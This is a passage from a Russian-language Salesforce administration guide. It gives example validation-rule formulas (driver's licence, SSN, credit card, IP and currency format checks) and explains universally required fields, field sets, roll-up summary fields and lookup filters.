| <b>Расположение ошибки:</b> | Дата закрытия   |

### Прочие примеры правил проверки

Дополнительную информацию о любых функциях формулы, используемых в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

Разрешение на увеличение числа

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Разрешает увеличивать значение настраиваемого поля «Стоимость: обязательство» после исходного создания. Данное правило использует функцию PRIORVALUE() для сравнения обновленного значения поля с предыдущим значением. |
| <b>Формула:</b>             | <pre>PRIORVALUE(Commit_Amount__c) &gt; Commit_Amount__c</pre>   |
| <b>Сообщение об ошибке:</b> | Значение поля «Стоимость: обязательство» не может быть уменьшено.   |
| <b>Расположение ошибки:</b> | Стоимость: обязательство  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com**.

### Водительские права (Калифорния)

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет настраиваемое поле «Водительские права» на соответствие формату A9999999, если поле «Область в почтовом адресе» содержит значение CA. |
| <b>Формула:</b>             | <pre>AND (   MailingState = "CA",   NOT (REGEX (Drivers_License__c, "[A-Z]\\d{7}?")) )</pre>  |
| <b>Сообщение об ошибке:</b> | Недопустимый формат поля «Водительские права».  |
| <b>Расположение ошибки:</b> | Водительские права  |

### Принудительная установка флажка «Я принимаю условия» при вводе некоторых значений

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Использует флажок «Я принимаю условия», который должен быть установлен при вводе значения «Количество дней», превышающего ограничение для оплачиваемого отпуска. |
| <b>Формула:</b>             | <pre>AND (   NOT ( I_accept_terms__c ),   Number_of_Days__c &gt; \$User.PTO_Balance__c )</pre>   |
| <b>Сообщение об ошибке:</b> | Запрос превышает ограничение для оплачиваемого отпуска. Рекомендуем принять соответствующие условия.   |
| <b>Расположение ошибки:</b> | Я принимаю условия   |

### Запрет на изменение сохраненного поля

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Запрещает пользователям изменять настраиваемое поле «Гарантированный курс» после первоначального сохранения. |
| <b>Формула:</b>             | <pre>AND (   NOT ( ISNEW() ),   ISCHANGED ( Guaranteed_Rate__c ) )</pre>                                     |
| <b>Сообщение об ошибке:</b> | Значение поля «Гарантированный курс» не может быть изменено.   |
| <b>Расположение ошибки:</b> | Гарантированный курс   |

### Формат номера социального обеспечения

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | <p>Проверяет заполненное настраиваемое текстовое поле «Номер социального обеспечения» на соответствие формату 999-99-9999. Данный шаблон содержит:</p> <ul style="list-style-type: none"> <li>• Три любых цифры (0-9):\d{3}</li> <li>• Тире</li> <li>• Две любых цифры (0-9):\d{2}</li> <li>• Тире</li> <li>• Четыре любых цифры (0-9):\d{4}</li> </ul> |
| <b>Формула:</b>             | <pre>NOT ( OR ( ISBLANK(Social_Security_Number__c), REGEX( Social_Security_Number__c , "[0-9]{3}-[0-9]{2}-[0-9]{4}") ) )</pre>  |
| <b>Сообщение об ошибке:</b> | Номер социального обеспечения должен соответствовать следующему формату: 999-99-9999.   |
| <b>Расположение ошибки:</b> | Номер социального обеспечения   |

### Допустимая валюта

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | <p>Проверяет выбранную валюту относительно заданного набора активных валют организации посредством раскрывающегося списка «Валюта». Данный пример позволяет применять к определенным типам записей только некоторые активные валюты организации.</p> |
| <b>Формула:</b>             | <pre>CASE (CurrencyIsoCode, "USD", 1, "EUR", 1, "GBP", 1, "JPY", 1, 0) = 0</pre>   |
| <b>Сообщение об ошибке:</b> | Допустимая валюта: USD, EUR, GBP или JPY.  |
| <b>Расположение ошибки:</b> | Валюта   |

### Допустимый номер кредитной карты

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | <p>Проверяет заполненное настраиваемое текстовое поле «Номер кредитной карты» на соответствие формату 9999-9999-9999-9999 или 9999999999999999. Данный шаблон содержит:</p> <ul style="list-style-type: none"> <li>• Четыре цифры (0-9) и тире: \d{4}-</li> <li>• Трехкратное повторение указанного выше шаблона в скобках {3}</li> <li>• Четыре цифры (0-9)</li> <li>• Символ «ИЛИ» ( ), позволяющий вводить 16 цифр без использования тире: \d{16}</li> </ul> |
| <b>Формула:</b>             | <pre>NOT( REGEX( Credit_Card_Number__c , "((\d{4}-){3}\d{4}) \d{16})?" ) )</pre>  |
| <b>Сообщение об ошибке:</b> | Номер кредитной карты должен соответствовать следующему формату: 9999-9999-9999-9999 или 9999999999999999.  |
| <b>Расположение ошибки:</b> | Номер кредитной карты   |

### Допустимый IP-адрес

| Поле                        | Значение   |
|-----------------------------|--|
| <b>Описание:</b>            | Проверяет настраиваемое поле «IP-адрес» на соответствие формату 999.999.999.999.   |
| <b>Формула:</b>             | <pre>NOT( REGEX( IP_Address__c, "^( (25[0-5]   2[0-4][0-9]   [01]?[0-9][0-9]? )\\. ) {3} (25[0-5]   2[0-4][0-9]   [01]?[0-9][0-9]? ) \$" ) )</pre> |
| <b>Сообщение об ошибке:</b> | Ошибка. IP-адрес должен соответствовать формату 999.999.999.999, где каждая часть представлена трехзначным числом (0-255).                         |
| <b>Расположение ошибки:</b> | IP-адрес   |

## Расширение веб-сайта

| Поле                        | Значение  |
|-----------------------------|---|
| <b>Описание:</b>            | Проверяет настраиваемое поле «Веб-сайт» на наличие допустимого четырехзначного расширения.  |
| <b>Формула:</b>             | <pre>AND (   RIGHT( Web_Site__c, 4) &lt;&gt; ".COM",   RIGHT( Web_Site__c, 4) &lt;&gt; ".com",   RIGHT( Web_Site__c, 4) &lt;&gt; ".ORG",   RIGHT( Web_Site__c, 4) &lt;&gt; ".org",   RIGHT( Web_Site__c, 4) &lt;&gt; ".NET",   RIGHT( Web_Site__c, 4) &lt;&gt; ".net",   RIGHT( Web_Site__c, 6) &lt;&gt; ".CO.UK",   RIGHT( Web_Site__c, 6) &lt;&gt; ".co.uk" )</pre> |
| <b>Сообщение об ошибке:</b> | Допустимое расширение веб-сайта: .com, .org, .net или .co.uk.   |
| <b>Расположение ошибки:</b> | Веб-сайт  |

## Требование ввода поля для обеспечения качества данных

Система Salesforce позволяет повысить качество данных, вводимых пользователями, путем создания универсальных обязательных полей.

Универсальное обязательное поле представляет собой настраиваемое поле, которое должно иметь значение при каждом сохранении записи в Salesforce, Force.com API, Connect Offline, Salesforce for Outlook, портале самообслуживания или в автоматизированных процессах (например, Web-to-Lead и Web-to-Case). Поле, которому назначается статус обязательного в макете страницы или параметрах безопасности, должно содержать значение. Поле, которому назначается статус универсального обязательного, предоставляет более высокий уровень качества данных, чем уровень представления макетов страниц.

Ниже перечислены типы настраиваемых полей, которые могут быть обязательными.

- Валюта
- Дата
- Дата/время
- Эл. почта
- Взаимосвязь «Основная — подробная» (всегда обязательное)
- Число
- Процент
- Тел.
- Текст
- Область текста
- URL-адрес


### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com**.

Connect Offline, Salesforce for Outlook, the Self-Service portal, Web-to-Lead и Web-to-Case недоступны в **Database.com**

Чтобы назначить настраиваемому полю статус универсального обязательного, установите флажок **«Обязательно»** при определении настраиваемого поля.

 **Прим.:** Обязательные настраиваемые поля участников кампании должны содержать [стандартные значения](#).

Поле, которому назначается статус универсального обязательного, должно содержать стандартное значение.

Участники группы взаимосвязи не поддерживают универсальные обязательные поля.

СМ. ТАКЖЕ:

[Рекомендации по универсальным обязательным полям](#)

## Рекомендации по универсальным обязательным полям

Универсальное обязательное поле представляет собой настраиваемое поле, которое должно иметь значение при каждом сохранении записи в Salesforce, Force.com API, Connect Offline, Salesforce for Outlook, портале самообслуживания или автоматизированных процессов (например, Web-to-Lead и Web-to-Case). Прежде чем назначить настраиваемому полю статус универсального обязательного, просмотрите указанные ниже рекомендации.

- Стандартные поля не могут быть универсальными обязательными.
- Универсальные обязательные поля являются обязательными во всех типах записей.
- Страницы редактирования всегда отображают универсальные обязательные поля, независимо от заданных параметров безопасности поля.
- При создании макетов страниц универсальные обязательные поля:
  - Не могут быть удалены из макета страницы.
  - Автоматически добавляются в конец первого раздела макета страницы.
  - Не могут быть доступными только для чтения или необязательными.
  - Отображаются жирным шрифтом, указывающим на их доступность.
  - Отключены на странице свойств поля, так как параметр «Обязательно» не может быть удален.
- Универсальные обязательные поля применяются принудительно только при преобразовании интересов, если организация использует правила проверки и триггеры для преобразования интересов.
- Функция «Быстрое создание» не применяет универсальные обязательные поля принудительно.
- Настраиваемое поле действия, которому назначается статус универсального обязательного, должно содержать стандартное значение.
- Универсальные обязательные поля должны быть добавлены в файлы импорта. В противном случае импорт не выполняется.
- Не рекомендуем назначать стандартные значения полям, которые одновременно являются обязательными и уникальными, ввиду возможного возникновения ошибок уникальности.
- Полю, используемому обновлением поля, которое задает пустое значение, не может быть назначен статус универсального обязательного.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

«Стандартные объекты»,  
«Макеты страниц», «Connect Offline»,  
«Salesforce for Outlook»,  
портал самообслуживания,  
Web-to-Lead и Web-to-Case  
недоступны в  
**Database.com**.

- Записи, созданные до назначения полю статуса обязательного, могут содержать пустые значения. Прежде чем сохранить обновленную запись, содержащую пустое обязательное поле, рекомендуем заполнить обязательное поле нужным значением.
- Система Salesforce не проверяет данные запросов Web-to-Lead и Web-to-Case. Недопустимые данные не сохраняются при отправке запросов. Так, при заполнении настраиваемого поля типа «Валюта» буквами (например, «Абв») взамен цифр система позволяет отправить запрос, но не сохраняет введенное значение.

СМ. ТАКЖЕ:

[Требование ввода поля для обеспечения качества данных](#)

## Общие сведения о наборах полей

Набор полей — это группировка полей. Например, набор полей может содержать поля, описывающие личное имя, отчество, фамилию и должность пользователя. При добавлении набора полей на страницу Visualforce разработчики могут повторять поля, доступные для отображения. Если страница добавляется в управляемый пакет, то администраторы могут добавлять, удалять или изменять порядок отображения полей набора для изменения полей, представленных на странице Visualforce, без изменения кода. Наборы данных, отображаемые на странице Visualforce, определяются полями, выбранными подписчиком.

Администратор организации может создавать или редактировать наборы полей, а также [редактировать любой установленный набор полей](#). Наборы полей доступны для всех стандартных объектов, поддерживающих [настраиваемые поля](#), и во всех организациях, поддерживающих возможность создания страниц Visualforce.

Поля, добавленные в набор полей, могут использовать одну из двух категорий.

- Поле, помеченное как «Доступно для набора полей», существует в наборе полей, но не представлено разработчиком на странице Visualforce. Чтобы добавить поле после развертывания набора полей, администратор должен переместить поле из столбца «Доступно» в столбец «В наборе полей».
- Поле, помеченное как «В наборе полей», отображается на странице Visualforce по умолчанию. Чтобы удалить поле после развертывания набора полей, администратор должен переместить поле из столбца «В наборе полей».

СМ. ТАКЖЕ:

[Атрибут обязательного поля в наборе полей](#)

[Создание настраиваемых полей](#)

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Создание и редактирование наборов полей


Система Salesforce поддерживает интерактивный инструмент WYSIWYG для создания и редактирования наборов полей. Расширенный редактор наборов полей доступен по умолчанию и поддерживает все функции исходного редактора, а также дополнительные функции и удобный интерфейс WYSIWYG.

1. Из параметров управления для соответствующего объекта перейдите в «Наборы полей», затем нажмите кнопку «Создать».
2. Заполните поле «Метка набора полей». Данное имя отображается подписчикам, устанавливающим поле посредством управляемого пакета.
3. При необходимости введите имя набора полей. Данное имя используется страницей Visualforce для ссылки на набор полей.
4. Введите краткое описание страниц Visualforce, использующих набор полей, и цели его использования в поле «Где это используется?». Данные сведения позволяют подписчику понять где и как используется установленный набор полей, чтобы затем заполнить его собственными полями.
5. Сохраните внесенные изменения.
6. Чтобы добавить поля в набор полей, перетащите нужные поля из палитры в контейнер «Доступно для набора полей» или «В наборе полей». Поля контейнера «Доступно для набора полей» изначально не отображаются на странице Visualforce. Поля контейнера «В наборе полей» отображаются по умолчанию.


 **Прим.:** Набор полей позволяет связывать поля, ссылающиеся на разные объекты. Если набор полей ссылается на разные объекты, то поле может быть связано только с объектом «Имя».

При необходимости перетащите поле из одного контейнера в другой. Вертикальный порядок списка «В наборе полей» определяет порядок отображения полей на страницах Visualforce.

7. Чтобы удалить поле из набора полей, перетащите элемент обратно на палитру или щелкните значок (⊖) напротив нужного элемента.
8. Чтобы присвоить полю статус обязательного, дважды щелкните нужный элемент или щелкните значок (🔒) и установите флажок «Обязательно».

 **Прим.:** Значок \* указывает, что поле является обязательным и может быть сохранено только при наличии значения.

9. Сохраните внесенные изменения.

 **Важное замечание:** Контейнер «В наборе полей» может содержать не более 25 тегов srap кросс-объекта.

После развертывания набора полей в организации поле из списка «Доступно для набора полей» может быть помечено как поле «В наборе полей», или наоборот. Для этого, выполните указанные ниже действия.

1. Найдите нужный набор полей. В меню «Настройка» введите «Установленные пакеты» в поле «Быстрый поиск», выберите «Установленные пакеты», щелкните установленный пакет, затем выберите набор полей, который нужно редактировать. Если объект, содержащий нужный набор полей, известен, откройте страницу сведений об объекте и нажмите кнопку «Правка» в связанном списке «Наборы полей».
2. Набор полей, созданный другим пользователем, доступен только для редактирования полей. Чтобы переместить поле из одного контейнера в другой, перетащите нужное поле из одного контейнера в другой. Чтобы изменить порядок отображения полей, перетащите нужное поле выше или ниже по списку.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.


Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**



### 3. Сохраните внесенные изменения.

#### Атрибут обязательного поля в наборе полей

Полю может быть назначен статус обязательного при создании или редактировании наборов полей. Атрибут обязательного поля гарантирует заполнение поля нужными сведениями. Обязательные поля доступны только в контейнере «В наборе полей». Удаление поля, заданного в качестве обязательного посредством контейнера «В наборе полей», из контейнера «В наборе полей» инициирует удаление атрибута обязательного поля.

 **Прим.:** Удаление полей, заданных в качестве обязательных посредством установленного управляемого пакета, из контейнера «В наборе полей» не инициирует удаление атрибута обязательного поля.

Дополнительную информацию об определении обязательного поля в наборе полей см. в разделе «Создание и редактирование наборов полей» на странице 4596.

СМ. ТАКЖЕ:

[Общие сведения о наборах полей](#)

[Создание и редактирование наборов полей](#)

#### Поле сводного резюмирования

Поле сводного резюмирования вычисляет значения на основе связанных записей (например, записи связанного списка). При необходимости создайте поле сводного резюмирования для отображения значения основной записи на основе значений из полей подробной записи. Подробная и основная записи должны быть связаны посредством взаимосвязи «Основная — подробная». Например, сумма стоимостей для всех связанных записей настраиваемого объекта «Счет» в связанном списке «Счета» организации может быть отображена посредством настраиваемого поля организации «Общая сумма по счету».

Поле сводного резюмирования поддерживает разные типы вычислений. Пользователи могут вычислять количество подробных записей, связанных с основной записью, либо суммарное, минимальное или максимальное значение поля в подробных записях.

Прежде чем приступить к созданию полей сводного резюмирования для организации, просмотрите перечисленные ниже советы и рекомендации по внедрению.

#### Советы по внедрению

##### Администрирование

- Создайте поля сводного резюмирования для следующих объектов:
  - Любой настраиваемый объект, являющийся основным во взаимосвязи «Основная — подробная»
  - Любой стандартный объект, являющийся основным во взаимосвязи «Основная — подробная» с настраиваемым объектом
  - Возможности, использующие значения связанных продуктов возможностей
  - Организации, использующие значения связанных возможностей

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Database.com Edition**.


- Кампании, использующие статус участника кампании или значения настраиваемых полей участника кампании



**Прим.:** Поля настраиваемой формулы участника кампании, ссылающиеся на поля, извлеченные из интересов или контактов, не поддерживаются.

- Типы полей, доступные полю сводного резюмирования для вычисления, определяются типом вычисления. Например:
  - Поля чисел, валюты и процентов доступны при выборе типа сводки *SUM*.
  - Поля чисел, валюты, процентов, даты и даты/времени доступны при выборе типа сводки *MIN* или *MAX*.
- Иногда тип поля, упоминаемого в поле сводного резюмирования, может быть недоступен для изменения.
- Убедитесь, что фильтр сводного резюмирования не обрабатывает поле формулы, возвращающее значение «#Ошибка!». Если один из критериев фильтрации использует поле формулы, возвращающее ошибку, то соответствующие совпадения не возвращаются. Например, если фильтр сводного резюмирования использует значение «"Поле формулы" равно "10"», а две записи содержат ошибки, при этом одна из них содержит поле формулы со значением «10», то система возвращает только запись со значением «10».
- Система Salesforce не пересчитывает значение поля сводного резюмирования кампании при удалении интересов или контактов. Чтобы пересчитать значение вручную, установите флажок «Выполнить пакетный пересчет данного поля» на странице редактирования поля сводного резюмирования кампании.
- Поля типа «Область подробного текста», «Раскрывающийся список со множественным выбором», поля «Описание», системные поля (например, «Последнее действие»), поля формулы кросс-объекта и поля поиска не могут использоваться в столбце поля для фильтров сводного резюмирования.
- Поля типа «Автономумерация» недоступны полю сводного резюмирования для вычисления суммарного значения.
- Взаимосвязь объекта «Основная — подробная» не может быть преобразована во взаимосвязь «Поиск» после создания поля сводного резюмирования для объекта.
- Поля сводного резюмирования недоступны для соотнесения полей преобразованных интересов.

#### Управление

- Поле сводного резюмирования, которое не содержит ссылки на поля кросс-объекта или функции, извлекающие значения в процессе работы (например, NOW или TODAY), может вычислять значения полей формулы.
  -  **Прим.:** Поле формулы может возвращать значение «#Ошибка!», влияющее на суммарное итоговое значение. При использовании типа сводного резюмирования COUNT записи добавляются независимо от наличия ошибочного поля формулы, но, если поле формулы «Поле для объединения» возвращает значение «#Ошибка!», то данные значения формулы исключаются из вычислений типа MIN, MAX и SUM.
- Изменения значения поля сводного резюмирования могут инициировать выполнение правил назначения. Если поле сводного резюмирования является частью критерия правила назначения, то новое значение поля используется для оценки необходимости переназначения записи.
- Поле сводного резюмирования может инициировать бизнес-правила и проверки полей. Тем не менее, бизнес-правила и проверки полей не выполняются, если следующие изменения инициируют пакетный пересчет значений сводного резюмирования:
  - Изменение определения сводного резюмирования (например, объединяемый объект, функция или поле)
  - Изменение выражения поля формулы, используемого полем сводного резюмирования
  - Замена значений раскрывающегося списка для полей, используемых фильтром сводного резюмирования
  - Изменение определений типа записи раскрывающегося списка
  - Изменение курсов обмена валюты
  - Изменение записей прайс-листа

- Вычисление значений поля сводного резюмирования может занять до 30 минут, в зависимости от количества измененных записей и других факторов.
- Пользователям не запрещается создавать поля сводного резюмирования, которые могут возвращать недопустимые значения (например, 29 февраля в невисокосный год). Если поле сводного резюмирования возвращает недопустимое значение, то значение не пересчитывается, а значок недопустимого поля сводного резюмирования (⊗) продолжает отображаться до изменения суммируемых значений.
- Если организация использует мультивалюту, то валюта основной записи определяет валюту поля сводного резюмирования. Например, если основная и подробная записи используют разные валюты, то значение подробной записи преобразуется в валюту основной записи.
- Изменение коэффициента преобразования приводит к пересчету полей сводного резюмирования. Если вы используете несколько валют, мы рекомендуем изменить коэффициент преобразования из раздела «Управление валютами» в меню «Настройка», а не в «API». Если вы измените коэффициент из раздела «API», связанные задания, которым менее 24 часов, могут помешать вашим изменениям. Подробнее см. [«Редактирование курсов обмена»](#).
- Если организация использует функцию расширенного управления валютами, то поля сводного резюмирования валюты становятся недействительными, если относятся к организациям и суммируют значения возможностей или относятся к возможностям и суммируют значения настраиваемых объектов.
- Система Salesforce препятствует сохранению записи, если данная операция может повредить связанную запись. Например, если основная запись использует правило проверки, согласно которому значение поля сводного резюмирования должно превышать «100», а изменение, внесенное пользователем в связанную дочернюю запись, увеличивает значение выше «100», то сохранение записи будет недоступно.
- Если поле поиска ссылается на удаленную запись, то система Salesforce удаляет значение поля поиска по умолчанию. При необходимости записи, используемые во взаимосвязи поиска, могут быть заблокированы от удаления.  
Поле сводного резюмирования, параметру «Тип сводки» которого задано значение COUNT или SUM, может использовать поле поиска, при условии, что его параметру «Что делать при удалении записи поиска?» задано значение *«Запретить удаление записи поиска, которая является частью взаимосвязи поиска.»* При выборе значения *«Удалить значение данного поля. Данный параметр недоступен в том случае, если этому полю присвоен статус обязательного.»* пользователь не может создать поле сводного резюмирования COUNT или SUM, извлекающее данные из поля поиска.

## Рекомендации

- Если поля сводного резюмирования вычисляют значения, которые должны быть скрыты от пользователей, рекомендуем применить параметры безопасности поля. Тем не менее, поля, скрытые от пользователей посредством параметров безопасности поля, заданных для подробной записи, обрабатываются полем сводного резюмирования.
- При использовании правил проверки просмотрите их влияние на поля сводного резюмирования. Изменение значений в подробных записях инициирует изменение значения в поле сводного резюмирования. Таким образом, ошибки проверки могут отображаться при сохранении подробной или основной записи.
- Поля сводного резюмирования не отображаются на страницах редактирования, поэтому могут использоваться в правилах проверки, но только не в качестве расположения ошибки.
- Рекомендуем избегать использования поля сводного резюмирования в дочерней записи. Поля сводного резюмирования, используемые дочерними записями, могут содержать устаревшие значения ввиду невозможности обновления их родительских записей. Взамен, поля сводного резюмирования должны использоваться родительскими записями. Поля сводного резюмирования будут всегда содержать обновленные значения, так как данное правило выполняется только после обновления родительского значения.

Если родительское поле сводного резюмирования ограничивается 25 записями, рекомендуем создать правила проверки для дочерних объектов. При добавлении дочерней записи правило проверки для дочернего объекта может проверять количество записей на соответствие заданному ограничению.

```
AND (ISNEW ( ), Sample.Line_Count__c >= 25)
```

- Прежде чем создать поля сводного резюмирования, составьте подробный план их внедрения. Изменение выбранного подробного объекта или удаление поля, используемого в определении сводного резюмирования, недоступно после создания полей.
- Функция расширенного управления валютами влияет на поля сводного резюмирования. Если организация включает функцию расширенного управления валютами, то поля сводного резюмирования валюты, относящиеся к организациям и суммирующие значения возможностей или относящиеся к возможностям и суммирующие значения настраиваемых объектов, могут быть удалены. В противном случае, значок недопустимого поля сводного резюмирования продолжает отображаться напротив полей, значения которых больше не вычисляются.
- Поле сводного резюмирования не поддерживает автоматически производные поля (например, текущая дата или текущий пользователь). Запрещенными полями являются поля формулы, содержащие функции, которые извлекают значения в процессе работы (например, DATEVALUE, NOW и TODAY). Поля формулы, содержащие поля слияния связанного объекта, также не могут использоваться полями сводного резюмирования.

СМ. ТАКЖЕ:

[Ограничения для настраиваемых полей объекта](#)

[Определение полей сводного резюмирования](#)

[Создание настраиваемых полей](#)

## Определение полей сводного резюмирования

Поля сводного резюмирования могут быть заданы для объекта, являющегося основным во взаимосвязи «Основная — подробная». Если взаимосвязь отсутствует, создайте взаимосвязь «Основная — подробная» между основным объектом, отображающим значение, и подробным объектом, содержащим резюмируемые записи.

Чтобы определить поле сводного резюмирования, выполните указанные ниже действия.

1. Создайте настраиваемое поле для нужного объекта. Поля резюмирования суммируют значения из записей связанного объекта, поэтому объект, используемый для создания поля, должен являться основным во взаимосвязи «Основная — подробная». Дополнительную информацию о создании настраиваемого поля см. в разделе «Создание настраиваемых полей» на странице 4495.
2. Выберите тип поля «Сводное резюмирование» и нажмите кнопку «Далее».
3. Введите метку поля и любые другие атрибуты. Нажмите кнопку «Далее».
4. Выберите подробный объект во взаимосвязи «Основная — подробная». Данный объект содержит записи, подлежащие резюмированию.
5. Выберите нужный тип резюмирования.

| Тип   | Описание   |
|-------|--|
| COUNT | Данный тип резюмирования суммирует количество связанных записей.   |
| SUM   | Данный тип резюмирования суммирует значения поля, выбранного в параметре «Поле для объединения». Доступны только поля чисел, валюты и процентов.   |
| MIN   | Данный тип резюмирования отображает минимальное значение поля, выбранного в параметре «Поле для объединения», для всех связанных записей. Доступны только поля чисел, валюты, процентов, даты и даты/времени.  |
| MAX   | Данный тип резюмирования отображает максимальное значение поля, выбранного в параметре «Поле для объединения», для всех связанных записей. Доступны только поля чисел, валюты, процентов, даты и даты/времени. |

6. Чтобы определить нужную группу записей, введите критерии фильтрации. Если в организации включена многоязычная поддержка, введите значения фильтра на языке, используемом в организации по умолчанию.

При использовании раскрывающихся списков для определения критериев фильтрации выбранные значения хранятся на стандартном языке организации. При редактировании или клонировании текущих критериев фильтрации рекомендуем сначала задать полю «Стандартный язык» на странице «Сведения о компании» язык, использовавшийся для определения исходных критериев фильтрации. В противном случае критерии фильтрации могут не быть оценены как ожидалось.

7. Нажмите кнопку «Далее».
8. Чтобы определить уровень доступности поля для конкретных профилей, настройте параметры безопасности поля и нажмите кнопку «Далее».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра определений полей сводного резюмирования:

- «Просмотр настройки и конфигурации»

Для редактирования определений полей сводного резюмирования:

- «Настройка приложения»

9. Выберите макеты страниц, которые должны отображать данное поле. Поле добавляется в конец первого двухстолбцового раздела макета страницы. Настраиваемое поле пользователя автоматически добавляется в конец страницы сведений о пользователе.
10. По завершении нажмите кнопку **«Сохранить»**. Чтобы создать дополнительные настраиваемые поля, нажмите кнопку **«Сохранить и создать»**.

СМ. ТАКЖЕ:

[Поле сводного резюмирования](#)

## Фильтры поиска


Фильтры поиска позволяют повысить не только качество данных, но и производительность пользователей. Фильтры поиска — это параметры администратора, ограничивающие доступные значения и результаты диалогового окна поиска для полей взаимосвязи «Поиск», «Основная — подробная» и «Иерархия».

Администраторы определяют ограничения путем настройки критериев фильтрации, сравнивающих поля и значения для перечисленных ниже элементов.

- Текущая запись (источник)
- Объект поиска (цель)
- Запись, полномочия и роль пользователя
- Записи, связанные с целевым объектом напрямую

Например, выполните указанные ниже действия.

- Ограничьте поле возможностей «Имя организации», чтобы просмотреть только организации с типом записи «Клиент» и скрыть организации с типом записи «Партнер» или «Конкурент».
- Ограничьте поле возможностей «Имя организации», чтобы просмотреть только активные организации.
- Ограничьте поле обращений «Контакт», чтобы просмотреть только контакты, связанные с организацией, указанной в поле обращения «Имя организации».
- Ограничьте поле обращений «Имя организации», чтобы разрешить создание или редактирование обращений для организаций, расположенных за пределами США, только пользователям с профилем «Международные продажи».

 **Совет:** Система Salesforce предлагает списки критериев фильтрации поиска на основе взаимосвязей между объектами организации. Чтобы воспользоваться этими списками для определения фильтра поиска, щелкните «Вставить предложенные критерии».

Администраторы могут присвоить фильтрам поиска статус обязательных или дополнительных.

- Если поле использует обязательные фильтры поиска, то диалоговое окно поиска отображает только значения, соответствующие критериям фильтрации поиска. Кроме того, пользователи не могут сохранять недопустимые значения, введенные в поле вручную при редактировании записи. При попытке сохранения недопустимого значения система Salesforce отображает сообщение об ошибке, которое может быть настроено администраторами.
- Если поле использует дополнительные фильтры поиска, то диалоговое окно поиска изначально отображает только значения, соответствующие критериям фильтрации поиска. Чтобы удалить фильтр и просмотреть все значения для поля поиска, рекомендуем воспользоваться ссылкой **«Показать все результаты»** в диалоговом окне поиска. Кроме того, дополнительные фильтры поиска позволяют сохранять значения, которые не соответствуют критериям

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления фильтрами  
поиска:

- «Настройка приложения»

фильтрации поиска, а система Salesforce не отображает сообщение об ошибке при попытке сохранения подобных значений.

Критерии фильтрации поиска могут сравнивать поля исходного объекта с разными типами полей целевого объекта при условии их совместимости.

| Тип поля исходного объекта | Совместимые типы полей целевого объекта                |
|----------------------------|--|
| Валюта                     | Валюта, сводное резюмирование                          |
| Дата                       | Дата, дата/время, сводное резюмирование                |
| Дата/время                 | Дата, дата/время, сводное резюмирование                |
| Иерархия                   | Иерархия, поиск, основная—подробная                    |
| Поиск                      | Иерархия, поиск, основная—подробная                    |
| Основная—подробная         | Поиск, иерархия, основная—подробная                    |
| Число                      | Число, процент, сводное резюмирование                  |
| Процент                    | Число, процент, сводное резюмирование                  |
| Раскрывающийся список      | Текст, область текста, эл. почта, URL-адрес            |
| Сводное резюмирование      | Валюта, число, дата, дата/время, сводное резюмирование |

## Поддерживаемые объекты

Система Salesforce поддерживает фильтры поиска для полей взаимосвязи, указывающие на компоненты ниже.

- Организации
- Активы
- Эмблемы
- Получено эмблем
- Часы работы
- Кампании
- Обращения
- Контакты
- Папки с содержимым
- Контракты
- Подтверждения
- Права
- Идеи
- Интересы
- Возможности
- Заказать продукты
- Заказы
- Прайс-листы

- Продукты
- Сметы
- Сервисные контракты
- Пользователи навыка
- Навыки
- Социальные образы
- Решения
- Благодарность
- Организации инициализации пользователя
- Журналы инициализации пользователя
- Запросы на инициализацию пользователя
- Пользователи
- Элементы строки заказа-наряда
- Заказы-наряды
- Зоны
- Настраиваемые объекты

СМ. ТАКЖЕ:

[Примечания к фильтрам поиска](#)

[Примеры фильтров поиска](#)

[Полезные советы: создание фильтров поиска для полей взаимосвязи](#)

## Определение фильтров поиска

1. Чтобы создать фильтры поиска для новых полей взаимосвязи, выполните действие 3 мастера настраиваемых полей.
  - a. В разделе настроек управления для объекта перейдите в раздел «Поля».
  - b. Щелкните ссылку **«Правка»** напротив имени нужного поля взаимосвязи «Поиск» или «Основная—подробная».
2. Щелкните **«Показать параметры фильтрации»** в разделе «Параметры фильтрации поиска».
3. Укажите критерии фильтрации, которым должна соответствовать запись. Чтобы задать критерии, щелкните **«Вставить предложенные критерии»** и воспользуйтесь списком предложенных критериев или введите собственные критерии вручную. Чтобы ввести собственные критерии вручную, выполните указанные ниже действия.
